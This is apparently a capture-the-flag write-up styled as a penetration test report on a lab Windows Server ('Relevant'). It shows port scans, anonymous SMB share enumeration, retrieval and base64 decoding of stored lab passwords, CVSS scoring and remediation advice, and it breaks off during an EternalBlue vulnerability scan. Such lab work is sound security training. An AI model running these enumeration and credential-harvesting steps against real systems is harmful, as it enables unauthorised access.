Relevant Penetration Testing Report

siunam

2022-08-21

Contents

1 Relevant Penetration Testing Report

1.1 Introduction

The Relevant penetration testing report contains all efforts that were conducted in order to perform a penetration test on the client's virtual environment network.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the client's virtual environment network. I am tasked with following methodical approach in obtaining access to the objective goals. The main objective is to report as many vulnerabilities as the provided virtual environment possible. My goal is to obtain the highest possible privilege level (administrator/root) on the virtual environment.

1.3 Scope of Work

- Any tools or techniques are permitted in this engagement, however the client ask that I should attempt manual exploitation first
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to the client machine is in scope
- Find and report ALL vulnerabilities

2 High-Level Summary

I was tasked with performing an internal penetration test towards the virtual environment that the client has provided. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate the client's virtual environment. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the client.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the client's virtual environment. When performing the attacks, I was able to gain access to the client's provided virtual environment machine, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to the system. All system was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.175.250 (Relevant) - Saved file insecurely, a service that should not be publicly available to anyone, misconfiguration in SMB, outdated version of SMB.

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the provided virtual environment are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the client's provided virtual environment. The specific IP addresse was: `10.10.175.250`.

3.2 Penetration

The penetration testing portions of the assessment focus heavily on finding all vulnerabilities in the client's provided virtual environment machine. During this penetration test, I was able to successfully gain complete control on the client's provided virtual environment machine.


3.2.1 System IP: 10.10.175.250

3.2.1.1 Service Enumeration


The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.175.250	**TCP**: 80,135,139,445,3389,49663


Rustscan Result:



```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# export RHOSTS=10.10.175.250

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# rustscan --ulimit 5000 -t 2000 --range=1-65535 -a $RHOSTS -- -sC -sV -oN rustscan/rustscan.txt
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.175.250:80
Open 10.10.175.250:135
Open 10.10.175.250:139
Open 10.10.175.250:445
Open 10.10.175.250:3389
Open 10.10.175.250:49663
Open 10.10.175.250:49667
Open 10.10.175.250:49669
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```




```
PORT      STATE SERVICE        REASON          VERSION
80/tcp    open  http           syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn    syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   syn-ack ttl 127 Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server? syn-ack ttl 127
|_ssl-date: 2022-08-21T06:38:28+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=Relevant
| Issuer: commonName=Relevant
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-20T06:21:18
| Not valid after:  2023-02-19T06:21:18
| MD5:   2ae6 6156 1ec9 5a82 8371 723c 39e1 5141
| SHA-1: 3efc 5451 aaf6 b922 69a0 1e4d 563c f144 0ab7 3db4
| -----BEGIN CERTIFICATE-----
| MIIC1DCCAbygAwIBAgIQYmic7O5mfb5GElnFi1sOcjANBgkqhkiG9w0BAQsFADAT
| MREwDwYDVQQDEwhSZWxldmFudDAeFw0yMjA4MjAwNjIxMThaFw0yMzAyMTkwNjIx
| MThaMBMxETAPBgNVBAMTCFJlbGV2YW50MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAqZTnoJ5WCjAqA1guFKfNikmDGCC5do3urXHeE547vVTUI/oCqFE7
| bK8hFaXuEH8fusJa6rd5959sjW8sQLg/J9fJIcJvpzvNo+r/eM0jet4I2fIzwK42
| 0BjnCBEMBcs7f/f1Fe1nk5y3Il5KCvyB65NVZiydM79K2K3pc0ayAX+mKobPNbWS
| msirluYgD8p4KOvjfuKPkFvHq3ghOis8bAiZC5R6OmdpQ68sSJMsxp1kp4RrJKgG
| VkVAxafx8xnXOG3btDBKtnZXLArrgXFkcU8puck3Y+C4o0MrTLfRUGk3JBEOZ5VD
| hZZYjxF360fnw8rLh8OVcO4HFsBUUlmHQQIDAQABoyQwIjATBgNVHSUEDDAKBggr
| BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBAJQoSQqFeQT6
| nkL7381lFWkgQb3/UxvOSpg2bVxI4xiNthDgtnnQJD305UMcMBipcBGbOsnYARM0
| mwO7/gzGivxhdSDkima4x0b14BF9JkEh7avdUjZpRR0YGSDdLg7vLKEdtGUlH4PD
| yiD8qhkdk5DbNf9w8Z8OqrC6GeWl+4fFAyCfdE7qxKjeRChz+GxAgpylzV8BThrs
| 0wueiM0HawBQpzAjl/2E0Gy+BjntNisV8WqPl3zZMYrXdzgq85CucuxWsR1/RLAN
| h5duWyaDCvmM0hibXFSnegsebpNK/q0QkCj4CPbk4P5PDKFzbwGX08qImCaPJRVv
| gccF8b8dCGU=
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: RELEVANT
```




```
49663/tcp open  http           syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
49667/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m01s, deviation: 3h07m52s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 16222/tcp): CLEAN (Timeout)
|   Check 2 (port 36401/tcp): CLEAN (Timeout)
|   Check 3 (port 52692/udp): CLEAN (Timeout)
|   Check 4 (port 17675/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-08-21T06:37:51
|_  start_date: 2022-08-21T06:21:56
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-08-20T23:37:52-07:00
```

3.2.1.1.1 SMB on Port 139, 445 In SMB, we can use `smbclient` to enumerate SMB shares:




```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# smbclient -L \\$RHOSTS
Password for [WORKGROUP\nam]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.175.250 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# smbclient \\\\$RHOSTS\\nt4wrksv
Password for [WORKGROUP\nam]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4944419 blocks available
smb: \> 
```

Found `nt4wrksv` share, and it has `passwords.txt` file.



```
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```



```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
```

Found 2 users and their passwords:

- Username:bob
- Password:!P@$$W0rD!123
- Username:bill
- Password:Juw4nnaM4n420696969!$$$

Vulnerability Explanation:

SMB share `nt4wrksv` allows anyone to login, and critical file is saved insecurely.

Vulnerability Fix:

Configure SMB share `nt4wrksv` to be not available to guest, save critical file securely, such as don't save in an publicly available environment, encrypt the file if possible.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 9.8**

- Impact Subscore: 5.9
- Exploitability Subscore: 3.9

2. **CVSS Temporal Score: 9.4**


- CVSS Environmental Score: 9.4
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 9.4**

Critical

We also see that the client’s virtual environment is vulnerable to `EternalBlue` or `ms17-010`:

Nmap Script Scan Result:




```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# nmap --script smb-vuln* -p139,445 $RHOSTS
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 03:16 EDT
Nmap scan report for relevant.thm (10.10.175.250)
Host is up (0.26s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
